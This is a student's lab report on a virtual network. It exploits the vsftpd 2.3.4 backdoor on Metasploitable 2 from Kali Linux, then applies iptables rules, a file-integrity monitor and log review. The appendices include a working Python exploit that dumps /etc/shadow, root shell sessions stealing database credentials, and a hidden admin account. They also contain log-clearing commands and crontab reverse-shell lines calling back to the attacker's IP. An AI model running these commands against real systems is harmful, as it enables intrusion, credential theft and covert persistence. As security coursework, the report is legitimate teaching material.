



Secure Computer Network

Bibek Pandeya

24000863

CS&DF

L5 S2

Table of Contents

S.N	Contents
1	Executive Summary
2	Introduction
3	Part I - Attack Scenario Design
4	Mapping MITRE ATT&CK Framework
5	OSI Layer Analysis
6	Part II – Lab Setup
7	Phase 1: Reconnaissance & Analysis
8	Phase 2: Exploiting Engineering
9	Phase 3: Lateral movement & Dumping the Database
10	Phase 4: Password and Hash Cracking
11	Troubleshooting: Network Troubleshooting.
12	Part III – Defense
13	Table 2: Mapping Defense Framework
14	Network Security using Iptables
15	Active Monitoring: Host-Based File Integrity Monitoring
16	Critical Evaluation of Defensive Controls
17	Conclusion
18	Final Security Recommendations
19	Appendices
20	References

Executive Summary

In my report, I have demonstrated how I planned and executed the attack phases in my VMware Workstation Pro. I targeted the 'Metasploitable 2' system because it has vsftpd 2.3.4, which has a backdoor. I used Kali Linux as an attacker. The first step was to scan the ports and the vulnerability of the 'Metasploit' by using Nmap. Then, using the socket module, I developed my own Python code (Exploit.py). By using this custom automation, I was able to successfully achieve root access to Metasploitable. This allowed me to exfiltrate data from a MySQL database and the passwords. I got the hashed passwords, but they were not in plain text, so I used John the Ripper to crack the hashes. To access the machine in the future in the crontab, I created a reverse shell.

Next, I shifted to the defense phase. In Metasploitable 2, I checked all the logs of vsftpd created by my Kali Linux. Then, to block the ports, I used iptables. After that, to get an alert, I created a script, "Monitor.sh", which included SHA-256. I wrote this to get an alert in case of any changes to the important files. So, using the Zero Trust principles, we can secure unpatched systems.

Introduction

Technology is moving at a rapid pace. This is particularly the case for network security. Once, we just had to have a firewall to protect our data. But now, only relying on firewalls makes a system insecure. That's because we have a lot of new devices, such as IoT and CPS devices, in our networks. These make the Attack Surface larger.

I have seen many businesses using outdated and unpatched Linux servers. This is a huge security problem. Everyone knows about the vulnerabilities in these systems. For this particular project, I'm going to use a "well-known backdoor in a software package named vsftpd (CVE, 2021)". I will demonstrate the exploit in a virtual lab environment. I want to show how easy it is to gain control of a server if it's not patched.

For this exercise, I will be both the attacker and defender. I will initially conduct an attack chain to demonstrate the attack. Then, I will take some countermeasures to prevent these attacks from happening again.

Part I - Attack Scenario Design

The attack scenario I chose was "server-side Exploitation". I have planned my attack in 6 steps. Firstly, my attack involved Active Reconnaissance. I scanned the Metasploitable network to discover the version of the FTP server (See Appendix B, Fig. B1). Then, for the Initial Access step, I've exploited an old vulnerability in vsftpd to become the root (See Appendix B, Fig.B4).

The third step is Credential Scavenging. In this step, I searched the web server files for passwords. The fourth step is Data Exfiltration. In this step, I exfiltrated the password hashes (I took this from the file /etc/shadow (See Appendix B, Fig.B4)) and the user database from the MySQL server. In the fifth step, Credential Analysis, by using a password cracker called John the Ripper, I cracked the stolen hashes (See Appendix C, Fig. C3). And finally, so I could return to the system, if the administrator tried to patch the vulnerability, I set up Persistence (See Appendix C, Fig. C1).

Now I used the CIA triad to plan my goals; for this, I didn't want to use a simple tool, I wanted my own script to hide from antivirus software. So, to get started, first, I targeted to breach confidentiality by stealing the secret /etc/shadow file and MySQL table (See Appendix B, Fig. B4). Then, by adding a new administrator user named "bibek_admin" to the server, I targeted to breach Integrity (See Appendix C, Fig. C1). Lastly, by achieving the root privileges, I wanted to demonstrate the risk of availability, as an attack could easily bring down the server with root privileges.

In order to complete this lab, I had to make some assumptions (like port 6200 or 3306) have no firewalls in place. Secondly, I assumed the Metasploitable server is running vsftpd 2.3.4 (See Appendix B, Fig. B1), which contains the CVE-2011-2523 backdoor. The most important assumption I made was that the vsftpd service was running as root. I also assumed which security mechanisms I was bypassing. The first security measure that I was trying to bypass was the Authentication and Authorization mode. The Second defense was the PAM. In my lab, my backdoor will skip this step. The next line of defense (as identified in my research) was that FTP didn't have encryption. My attack is also exploiting a weakness in Boundary Defenses; most firewalls monitor standard ports and may not be monitoring port 6200.

Mapping MITRE ATT&CK Framework

I used the MITRE ATT&CK framework to outline the attack. I mapped out the steps I took in my lab to recognize industry techniques in the following table.

My Lab Task	MITRE Tactic	Method Name	Method ID
Scanning the server (See Appendix B, Fig.B1)	Reconnaissance	Active scanning	T1595.002 (MITRE, 2025)
Backdoor entry point (See Appendix B, Fig. B3)	Initial Access	Exploit a public-facing application	T1190 (MITRE, 2025)

Running the shell (See Appendix B, Fig. B4)	Execution	Command and script interpreter	T1059.004 (MITRE, 2025)
New admin user (See Appendix C, Fig. C1)	Persistence	Local admin account	T1136.001 (MITRE, 2025)
Cracking hash or passwords (See Appendix C, Fig. C3)	Credential Access	Brute force	T1110 (MITRE, 2025)
Hash stealing (See Appendix B, Fig.B4)	Exfiltration	Automated exfiltration	T1020 (MITRE, 2025)

OSI Layer Analysis

I was curious to know why my attack worked, and so I started to look at the file management services of the FTP protocol. The answer was in the OSI Model. The FTP protocol operates in the Application Layer (Layer 7). And I knew that the FTP protocol is unencrypted. So, no encryption means no encryption (TLS) on Transport Layer (Layer 4). This made my job easier as the data was sent in clear text (See Appendix B, Fig. B6).

Part II – Lab Setup

For this part of the report, I will show how my virtual lab was built. I used the software VMware Workstation Pro. I installed two virtual machines. Kali Linux as an attacker machine and Metasploitable 2 as the target machine (See Appendix A, Fig. A2). I also created a Host-Only Network and a NAT network. I did this to make sure my attack was isolated from the internet. I found the IP address for the target (192.168.10.132) by running the `ifconfig` command on Metasploitable (See Appendix A, Fig. A3). The address of my Kali machine, 192.168.10.131, was found by running the `ip a` command (See Appendix A, Fig. A4). To begin, I had a connectivity issue. The computers couldn't communicate with each other. I tried to ping, but got a destination not reachable issue. I looked at the configuration and discovered that the issue was a subnet mismatch. After manually configuring the subnets, the issue was solved (See Appendix A, Fig. A5).

My favourite part about this lab was the Snapshots. It's like a "save" button. I just reverted all the changes and went back to the previous step. This saved me a lot of time and allowed me to experiment with the hacking steps.

Phase 1: Reconnaissance & Analysis

In real life, a hacker scouts the network to determine what programs and what version of programs are running. So I used a technique called Version Fingerprinting to map the available services.

To begin the audit, I typed `sudo nmap -Pn -sV --script=vuln 192.168.10.132` in the terminal (See appendix B, Fig. B1). This is because the target machine was ignoring pings, so I used the `-Pn` flag. This is important because it tells Nmap to treat the target as alive. The `-sV` flag was used to get the version. If I hadn't done this, I would have identified that vsftpd 2.3.4 installed on port 21 (See Appendix B, Fig. B1).

I also utilized the information from the NSE (Nmap Scripting Engine). A vulnerability (CVE-2011-2523) was found. This is a well-known backdoor that was left in this software during a 2011 supply chain. The system was reported as "Vulnerable" and "Exploitable" by the scanner, so I selected it as the system to attack next.

I also made a point to check Port 6200 first. The scan proved it to be "closed". I believe it is important to note this as a Baseline (See Appendix B, Fig.B2).

Phase 2: Exploiting Engineering

In this section, I am going to explain how I wrote my Python Script. I don't like automated tools, so I wrote a script called `exploit.py` (See Appendix B, Fig. B3). I used a Python library called `socket` to do this. This is a crucial library as it allows the computer to communicate with other computers using raw bytes.

I used `AF_INET` in my code to specify that the computer should use IPv4. I also had to tell it that the type of socket is `SOCK_STREAM`, which means that it will use the TCP protocol. These options were needed to establish a stable TCP connection between my Kali computer and the host.

The trick I am using is from a well-known vulnerability in the vsftpd 2.3.4 software. If you try to log in with any username that ends in a smiley face :), a hidden command is triggered. My program connects to Port 21 and sends this string. When the server detects the smiley face, a "back door" is opened on Port 6200. This door is the Shell, a command window that allows me to execute any command that I want on the system (See Appendix B, Fig. B3).

While testing my code, I came across a major issue known as a race condition. I noticed my script was attempting to connect to the new backdoor before the server had time to open the door. I easily fixed this by adding `time.sleep(2)` in the command. This makes sure the target's OS finishes starting the backdoor process. This made the attack much more successful. Finally, I wanted to show how a hacker can exfiltrate data in the blink of an eye.

I programmed an exfiltration block into my script. I added this block to connect to port 6200 and to run the command `cat /etc/shadow`. This command steals the system's secret password hashes and saves them to a file on my desktop called `stolen_hashes.txt` (See Appendix B, Fig. B4).

Phase 3: Lateral movement & Dumping the Database

After running my exploit script, it made a connection to the target PC. When I logged into the system, the prompt was a small hash (`#`) - also known to as the Root prompt (See Appendix B, Fig. B5). I didn't want to just stop there. In the real world, a hacker would begin to hunt for other valuable information. This is known as Scavenging. I searched the `/var/www/` folder because web pages are often stored there. I quickly found a file called `config.inc.php`. I read the contents of the file (using `cat`) and found that the database password for the root user was blank (See Appendix C, Fig. C2). This is a critical security issue, but it is a common vulnerability with older servers.

With the secret login details, I wanted to interact with the MySQL database. But I ran into a problem. The fact that I was using a simple backdoor means I didn't have a 'real' terminal window. This is known as a lack of TTY. This stopped me from being able to open the MySQL menu in order to input commands. To bypass this, I used a 'one-liner' to connect to the database from the command line with the `-e` flag.

This was successful, and I was able to exfiltrate the data. I was able to exfiltrate the whole users table from the database DVWA. As you can see from my screenshots, I stole the usernames and passwords of everyone on the system (See Appendix B, Fig. B6.)

Phase 4: Password and Hash Cracking

After I exfiltrated the secret files, I transitioned to the Credential Access phase. I had the system hashes (from the `/etc/shadow` file (See Appendix B, Fig. B4) and the user table in MySQL.. I exfiltrated the passwords as "hashes" so they needed to be converted to Plaintext.

I decided to use John the Ripper because this tool can be used for Offline Cracking. I saved the extracted passwords in a file called `stolen_hashes.txt`. I discovered that the target was using a weak, old algorithm called MD5crypt. Since this algorithm is so old, the tool was able to recover them very fast. In a matter of seconds, I found passwords such as "msfadmin", "service", and "batman" (See Appendix C, Fig. C3). I even found someone using the password "123456789". This stage demonstrates the risk of a Weak Password Policy. These passwords can be used for Lateral Movement to other users on the network.

Troubleshooting: Network Troubleshooting.

I encountered a problem with my reverse shell. My screen displayed an error saying "Network is unreachable". I had my Kali and Metasploitable virtual machines up and running, but the connectivity between them failed. I soon realised that it's not enough for the machines to be on. They have to be in the same virtual network.

To have an overview of the problem, I looked at the IP addresses. I used the `ip a` command on my Kali and `ifconfig` on the computer. Here I found a Subnet Mismatch. My Kali computer was on the 192.168.10.132 network, but the target was on the 192.168.204.130 network. Once I knew what the problem was, I issued the command `sudo ifconfig eth0 192.168.204.132` to modify my Kali Linux network. As a result, it established a connection (See Appendix, Fig. A5).

Part III – Defense

After the attacks I started the defense part. I wanted to see if I was able to block all the attacks that I made in the lab. So, first I decided to do a forensic investigation to see if there were any traces left by my attacker's computer while performing the attack. To check this, I used the command `sudo cat /var/log/vsftpd.log` (See Appendix D, Fig. D1).

After running the command, I saw a lot of connection attempts from my Kali IP address, which was generated by my automated Python script "exploit.py". I also searched the logs related to my trigger string. I believe this is a good example of a Behavioral Anomaly. The backdoor is effective before the user logs on, but there is a real network connection that occurs in the Transport Layer.

I think in a company, there would be a Security Operations Center (SOC) that would have a Security Information and Event Management (SIEM) system. They would be alerted to two things. First, it would detect the "USER :)" string (this is called Signature-Based Detection). Second, it would detect "Connection Flooding". This occurs when a computer tries to connect too often and too quickly, and the system prevents it for security reasons.

Table 2: Mapping Defense Framework

A Part of the Hack I Stopped	MITRE ID	My Security Plan	What I did in my lab
Triggering the Backdoor	M1051 (MITRE, 2024)	Fixing the broken software	I proposed a Patch for vsftpd 3.0.

Running the Shell	M1037(MITRE, 2024)	Shutting the secret doors	I used iptables to block Port 6200. This just left my script "stuck" waiting for a response.
Making a Spare Key	M1018 (MITRE, 2024)	Catching new users	I used my monitor.sh to monitor the user file. It displayed a large [ALERT] on my screen when I tried to add new users.
Stealing Data	M1026 (MITRE, 2024)	No root access	I suggested the FTP service should not be running as Root. If it's a normal user, no one can steal data.

Network Security using Iptables

Here, I tried to prevent an attack in two ways: network filtering and monitoring. Firstly, I used an iptables tool. It's the default Linux firewall. I wanted to close the unauthorized ports I opened up at the beginning of the lab session. I entered a command to block all traffic on Port 6200 (See Appendix D, Fig. D2). I could use a DROP rule or a REJECT rule. I chose to use DROP for better security. With REJECT, the computer returns a message to the hacker that the door is shut. But with DROP, the computer doesn't even acknowledge the hacker. As you can see in my screenshots, my own hacking code became non-responsive and waited forever for a response (See Appendix D, Fig. D5). This is a great idea since the computer is wasting the hacker's time and not giving him any clues.

I also found that many security administrators focus only on inbound traffic. They don't usually check the traffic going out. This is called Egress Filtering. My reverse shell worked before because the server was able to "call home" to my Kali machine. To prevent this, again I used iptables to block outgoing traffic on Port 4444 (See Appendix D, Fig.D2). If they create a backdoor, they won't be able to connect to the internet. This is in line with the Zero Trust approach. We don't want it to access the internet unless it's needed.

Active Monitoring: Host-Based File Integrity Monitoring

Next, I wanted to add security to the computer. So, if the hacker is able to get past the firewall, we can catch them. I created a Bash script (monitor.sh) to be a File Integrity Monitor (FIM) (See

Appendix D, Fig. D4). The script was set up to monitor the `/etc/passwd` file, the file where all users are stored on a Linux system.

This script provides a defense mechanism. The code uses a technique called SHA-256 hashing to make a "digital fingerprint" of the file. When an unauthorized change occurs, the fingerprint will be different. My script checks after every two seconds if the fingerprint is different.

I tested this by first running the `monitor.sh` on my Metasploitable machine. Next, while I was logged in as the attacker on Kali, I created a new user (`bibek_admin`). It sent out a message on the victim's machine: [ALERT] (See Appendix D, Fig. D3). It's good practice for a system to be secured as it's a live monitoring system. It's better to use a script like this and a firewall to improve security.

Critical Evaluation of Defensive Controls

After my defense testing, I found that against basic attacks, they were effective but a smart attacker can bypass them. I already bypassed using Anti-Forensics. I used the commands `history -c` and `cat /dev/null` to clear the logs (See Appendix D, Fig. D6). This demonstrates a weakness. Logging is a single point of failure. The hacker clears the logs when they get Root.

There's an easy solution. Now we should have Remote SIEM. The logs should not be saved on the same computer, but should be automatically stored on another computer. This makes the logs "read-only". Even if the computer is destroyed by the hacker, it's OK. The security administrator can read the hacker's footprints from the logs on the monitoring computer (See Appendix D, Fig. D3).

And all networks should be Zero Trust. In my lab, I could do anything on the FTP server when I get root access. Why? That's because security models trust the user with admin privileges. Zero Trust is different. It's based on the principle of "Assume Breach". So even if someone is the real root, he or she should still have to use MFA (Multi-Factor Authentication) to access such highly sensitive files as `/etc/shadow` (See Appendix B, Fig. B4). We have to change our focus. But it's not about securing the network parameter, but securing the data.

Keeping old technology (or Technical Debt). Companies like to hang onto old systems. They fear it will be incompatible with one of their mission critical systems and that's a good fear. If you have a 1 million dollar MRI that runs on old version of Linux in a hospital. You can't "patch" that kind of equipment. If you can't patch bugs, then you have to do Micro-segmentation. So you create a secure Sandbox or "bubble". The adversaries are contained within a restricted segment. They can't jump to other parts of the network.

Lastly, new security needs to be more than firewalls. EDR (Endpoint Detection and Response) is better than firewalls as it uses Heuristics to identify issues. My research shows security is not

"set and forget". It is a multi-layered process and must be constantly monitored (See Appendix D, Fig. D3).

Conclusion

This lab provided hands-on experience to learn about the attack lifecycle. I scanned and fingerprinted (See Appendix B, B1) to gain access to the database and make a backdoor. So I can easily access the host. But you have to be careful not to be detected. I've learnt you have to be careful, otherwise the administrator will get you. It's good to know more about the Application Layer. I've learnt you can compromise the best network with small software. I've learnt to beat the Subnet Mismatch problem too. (See Appendix A, Fig A5).

Final Security Recommendations

From this lab I would like to propose 3 security measures.

First, companies need to stop using the legacy FTP services. It is based on Clear Text passwords, and these can be read by anyone as the data is transmitted across the network (See Appendix B, Fig B1). Everyone should use SFTP.

Second, companies should use a SIEM. This is an application that logs events to a separate computer. This allows the logs to be stored in a read-only environment and prevents them from being deleted, as I did when I cleared my screen (See Appendix D, Fig D1).

Lastly, programs shouldn't run as Root. By not allowing an application to run as the System Operator, you contain the attacker within a restricted area.

Appendices:

Appendix A:




Fig.A1




Fig.A2

```
msfadmin@metasploitable:~$ ifconfig
eth0: Link encap:Ethernet HWaddr 00:0c:29:f6:0a:f5
       inet addr:192.168.204.132 Bcast:192.168.204.255 Mask:255.255.255.0
       inet6 addr: fe80::20c:29ff:fef6:a15/64 Scope:Link
       UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
       RX packets:7 errors:0 dropped:0 overruns:0 frame:0
       TX packets:43 errors:0 dropped:0 overruns:0 carrier:0
       collisions:0 txqueuelen:1000
       RX bytes:986 (986.0 B)  TX bytes:4730 (4.6 KB)
       Interrupt:17 Base address:0x2000

lo:    Link encap:Local Loopback
       inet addr:127.0.0.1 Mask:255.0.0.0
       inet6 addr: ::1/128 Scope:Host
       UP LOOPBACK RUNNING  MTU:16436  Metric:1
       RX packets:91 errors:0 dropped:0 overruns:0 frame:0
       TX packets:91 errors:0 dropped:0 overruns:0 carrier:0
       collisions:0 txqueuelen:0
       RX bytes:19301 (18.8 KB)  TX bytes:19301 (18.8 KB)
```

Fig.A3

```

(bibek-pandeya@kali)-[~]
$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.204.131 netmask 255.255.255.0 broadcast 192.168.204.255
    ether 00:0c:29:1f:65:bf txqueuelen 1000 (Ethernet)
    RX packets 9098 bytes 7966841 (7.5 MiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 5953 bytes 948528 (926.2 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 16 bytes 960 (960.0 B)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 16 bytes 960 (960.0 B)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

```

Fig.A4

```

(bibek-pandeya@kali)-[~]
$ ping -c 4 192.168.10.130
PING 192.168.10.130 (192.168.10.130) 56(84) bytes of data.
64 bytes from 192.168.10.130: icmp_seq=1 ttl=64 time=2.01 ms
64 bytes from 192.168.10.130: icmp_seq=2 ttl=64 time=1.37 ms
64 bytes from 192.168.10.130: icmp_seq=3 ttl=64 time=1.12 ms
64 bytes from 192.168.10.130: icmp_seq=4 ttl=64 time=1.30 ms

— 192.168.10.130 ping statistics —
4 packets transmitted, 4 received, 0% packet loss, time 3001ms
rtt min/avg/max/mdev = 1.120/1.449/2.010/0.336 ms

```

Fig.A5

Appendix B:

```

(bibek-pandeya@kali)-[~]
$ nmap -sV -p 21,22,80,443,6200 --script=vuln 192.168.204.132
Starting Nmap 7.95 ( https://nmap.org ) at 2026-04-12 03:01 EDT
Stats: 0:06:19 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 83.80% done; ETC: 03:09 (0:01:10 remaining)
Nmap scan report for 192.168.204.132
Host is up (0.0010s latency).

PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 2.3.4
| ftp-vsftpd-backdoor:
|   VULNERABLE:
|   vsFTPD version 2.3.4 backdoor
|   State: VULNERABLE (Exploitable)
|   IDs:  BID:48539  CVE:CVE-2011-2523
|   vsFTPD version 2.3.4 backdoor, this was reported on 2011-07-04.
|   Disclosure date: 2011-07-03
|   Exploit results:
|   Shell command: id
|   Results: uid=0(root) gid=0(root)
|   References:
|   https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2011-2523
|   https://github.com/rapid7/metasploit-framework/blob/master/modules/exploits/unix/ftp/vsftpd\_234\_backdoor.rb
|   https://www.securityfocus.com/bid/48539
|   http://scarybeastsecurity.blogspot.com/2011/07/alert-vsftpd-download-backdoored.html

```

Fig.B1

```

6200/tcp closed lm-x
MAC Address: 00:0C:29:F6:0A:F5 (VMware)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://n
map.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 428.66 seconds

```

Fig.B2

```

(bibek-pandeya@kali)-[~]
$ nano exploit.py

GNU nano 8.6
# Name: Bibek Pandeya
# Student ID: 24000863
# Module: Secure Computer Networks
# Project: Applied Security Investigation
# Description: Custom Python script to exploit CVE-2011-2523

import socket
import time

target = "192.168.10.130"
ftp_port = 21
backdoor_port = 6200

def trigger():
    print(f"[!] PHASE 1: Triggering vsftpd 2.3.4 Backdoor on {target} ...")
    try:
        s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
        s.connect((target, ftp_port))
        s.recv(1024)
        s.send(b"USER bibek:)\r\n") # The smiley face trigger
        s.recv(1024)
        s.send(b"PASS bibek123\r\n")
        time.sleep(2)
        s.close()
        print("[+] Trigger Sent Successfully.")
    except Exception as e:
        print(f"[-] Failed: {e}")

def exfiltrate():
    print(f"[!] PHASE 2: Connecting to Shell & Automating Exfiltration ...")
    try:
        s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
        s.connect((target, backdoor_port))

        # Command 1: Confirm Identity
        s.send(b"whoami\n")
        time.sleep(1)
        print(f"[RESULT] Current User: {s.recv(1024).decode().strip()}")

        # Command 2: Steal Password Hashes
        print("[!] Stealing /etc/shadow for offline cracking ...")
        s.send(b"cat /etc/shadow\n")
        time.sleep(1)
        shadow_data = s.recv(4096).decode()

        with open("stolen_hashes.txt", "w") as f:
            f.write(shadow_data)
        print("[+] Success: Hashes saved to 'stolen_hashes.txt'")

        s.close()
    except Exception as e:
        print(f"[-] Connection failed. Is the backdoor open? {e}")

if __name__ == "__main__":
    trigger()
    exfiltrate()

```

Fig.B3

```

(bibek-pandeya@kali)-[~]
$ python3 exploit.py
[!] PHASE 1: Triggering vsftpd 2.3.4 Backdoor on 192.168.204.132 ...
c -v 192.168.204.132 6200[+] Trigger Sent Successfully.
[!] PHASE 2: Connecting to Shell & Automating Exfiltration...
[RESULT] Current User: root
[!] Stealing /etc/shadow for offline cracking...
[+] Success: Hashes saved to 'stolen_hashes.txt'

```

Fig.B4

```

(bibek-pandeya@kali)-[~]
$ nc -v 192.168.204.132 6200
192.168.204.132: inverse host lookup failed: Host name lookup failure
(UNKNOWN) [192.168.204.132] 6200 (?) open
whoami
root
id
uid=0(root) gid=0(root)

```

Fig.B5

```

(bibek-pandeya@kali)-[~]
$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [192.168.10.132] from (UNKNOWN) [192.168.10.130] 55744
sh: no job control in this shell
sh-3.2# id
uid=0(root) gid=0(root)
sh-3.2# mysql -u root -e "select user,password from dvwa.users;"
user      password
admin     5f4dcc3b5aa765d61d8327deb882cf99
gordonb   e99a18c428cb38d5f260853678922e03
1337      8d3533d75ae2c3966d7e0d4fcc69216b
pablo     0d107d09f5bbe40cade3de5c71e9e9b7
smithy    5f4dcc3b5aa765d61d8327deb882cf99
sh-3.2# grep bibek /etc/passwd
bibek_admin:x:1003:1003::/home/bibek_admin:/bin/sh
sh-3.2# rm /tmp/f
sh-3.2# history -c
sh-3.2# exit
exit

```

Fig.B6

Appendix C:

```
(bibek-pandeya@kali)-[~]
$ nc -v 192.168.204.132 6200
192.168.204.132: inverse host lookup failed: Host name lookup failure
(UNKNOWN) [192.168.204.132] 6200 (?) open
whoami
root
id
uid=0(root) gid=0(root)
useradd -m -p $(openssl passwd -1 bibek123) bibek_admin
usermod -aG root bibek_admin
tail -n 1 /etc/passwd
bibek_admin:x:1003:1003::/home/bibek_admin:/bin/sh
```

Fig.C1

```
(bibek-pandeya@kali)-[~]
$ nc -nv 192.168.204.132 6200
(UNKNOWN) [192.168.204.132] 6200 (?) open
grep -r "db_password" /var/www/ --exclude-dir=lang
/var/www/dvwa/dvwa/includes/dvwaPage.inc.php:         if (!mysql_connect( $DVWA[ 'db_server' ], $DVWA[ 'db_user' ], $DVWA[ 'db_password' ] ) )
/var/www/dvwa/dvwa/includes/dvwaPage.inc.php:         $dbconn = pg_connect("host=".$DVWA[ 'db_server' ]." dbname=".$DVWA[ 'db_database' ]." user=".$DVWA
/var/www/dvwa/dvwa/includes/dvwaPage.inc.php:         $dbconn = pg_connect("host=".$DVWA[ 'db_server' ]." port=".$DVWA[ 'db_port' ]." user=".$DVWA[ 'db_user' ]." passw
ord=".$DVWA[ 'db_password' ])) {
/var/www/dvwa/dvwa/includes/DBMS/PGSQL.php:$dbconn = @pg_connect("host=".$DVWA[ 'db_server' ]." port=".$DVWA[ 'db_port' ]." dbname=".$DVWA[ 'db_database'
]." user=".$DVWA[ 'db_user' ]." password=".$DVWA[ 'db_password' ]));
/var/www/dvwa/dvwa/includes/DBMS/DBMS.php:         if (!mysql_connect( $DVWA[ 'db_server' ], $DVWA[ 'db_user' ], $DVWA[ 'db_password' ] ) )
/var/www/dvwa/dvwa/includes/DBMS/DBMS.php:         $dbconn = @pg_connect("host=".$DVWA[ 'db_server' ]." port=".$DVWA[ 'db_port' ]." dbname=".$DVWA[
'db_database' ]." user=".$DVWA[ 'db_user' ]." password=".$DVWA[ 'db_password' ]));
/var/www/dvwa/README.txt:$DVWA[ 'db_password' ] = '';
/var/www/dvwa/README.txt:$DVWA[ 'db_password' ] = 'your database password';
/var/www/dvwa/config/config.inc.php:$DVWA[ 'db_password' ] = '';
/var/www/dvwa/config/config.inc.php:$DVWA[ 'db_password' ] = '';
/var/www/html/idaes/owasp-esapi-php/lib/simpletest/docs/en/mock_objects_documentation.html:$config->setReturnValue('getValue', 'secret', array('db_passwo
rd'));</strong>
/var/www/html/idaes/owasp-esapi-php/lib/simpletest/docs/en/mock_objects_documentation.html:$config->setReturnValue('getValue', 'secret', array('db_passwo
rd'));</strong>
/var/www/phpMyAdmin/setup/lib/validate.lib.php:         $result['Servers/1/controlpass'] = PMA_lang('error_empty_pmadb_password');
```

Fig.C2

```
(bibek-pandeya@kali)-[~]
$ john stolen_hashes.txt
Created directory: /home/bibek-pandeya/.john
Warning: detected hash type "md5crypt", but the string is also recognized as "md5crypt-long"
Use the "--format=md5crypt-long" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 7 password hashes with 7 different salts (md5crypt, crypt(3) $1$ (and variants) [MD5 256/256 AVX2 8x3])
Will run 4 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
service          (service)
postgres          (postgres)
user              (user)
msfadmin          (msfadmin)
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
123456789         (klog)
batman            (sys)
```

Fig.C3

```
# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the `crontab'
# command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.

SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

# m h dom mon dow user  command
17 * * * * root    cd / && run-parts --report /etc/cron.hourly
25 6 * * * root    test -x /usr/sbin/anacron && ( cd / && run-parts --report /etc/cron.daily )
47 6 * * 7 root    test -x /usr/sbin/anacron && ( cd / && run-parts --report /etc/cron.weekly )
52 6 1 * * root    test -x /usr/sbin/anacron && ( cd / && run-parts --report /etc/cron.monthly )
#

* * * * * root /bin/netcat -e /bin/sh 192.168.204.131 5555
* * * * * root /bin/bash -i >& /dev/tcp/192.168.204.131/5555 0>&1
* * * * * root /bin/bash -c 'bash -i >& /dev/tcp/192.168.204.131/5555 0>&1'
* * * * * root /bin/bash -c 'bash -i >& /dev/tcp/192.168.10.132/5555 0>&1'
```

Fig.C4

Appendix D:

```
msfadmin@metasploitable:~$ sudo tail -n 20 /var/log/vsftpd.log
Sun Apr 12 02:54:47 2026 [pid 5505] CONNECT: Client "192.168.204.131"
Sun Apr 12 02:54:47 2026 [pid 5509] CONNECT: Client "192.168.204.131"
Sun Apr 12 03:02:08 2026 [pid 5841] CONNECT: Client "192.168.204.131"
Sun Apr 12 03:06:15 2026 [pid 5848] CONNECT: Client "192.168.204.131"
Sun Apr 12 03:08:15 2026 [pid 5852] CONNECT: Client "192.168.204.131"
Sun Apr 12 03:08:15 2026 [pid 5854] CONNECT: Client "192.168.204.131"
Sun Apr 12 03:08:15 2026 [pid 5866] CONNECT: Client "192.168.204.131"
Sun Apr 12 03:08:15 2026 [pid 5872] CONNECT: Client "192.168.204.131"
Sun Apr 12 03:08:15 2026 [pid 5874] CONNECT: Client "192.168.204.131"
Sun Apr 12 03:08:15 2026 [pid 5877] CONNECT: Client "192.168.204.131"
Sun Apr 12 03:08:15 2026 [pid 5879] CONNECT: Client "192.168.204.131"
Sun Apr 12 03:08:15 2026 [pid 5881] CONNECT: Client "192.168.204.131"
Sun Apr 12 03:08:16 2026 [pid 5889] CONNECT: Client "192.168.204.131"
Sun Apr 12 03:08:16 2026 [pid 5894] CONNECT: Client "192.168.204.131"
Sun Apr 12 03:08:16 2026 [pid 5899] CONNECT: Client "192.168.204.131"
Sun Apr 12 03:13:52 2026 [pid 6167] CONNECT: Client "192.168.204.131"
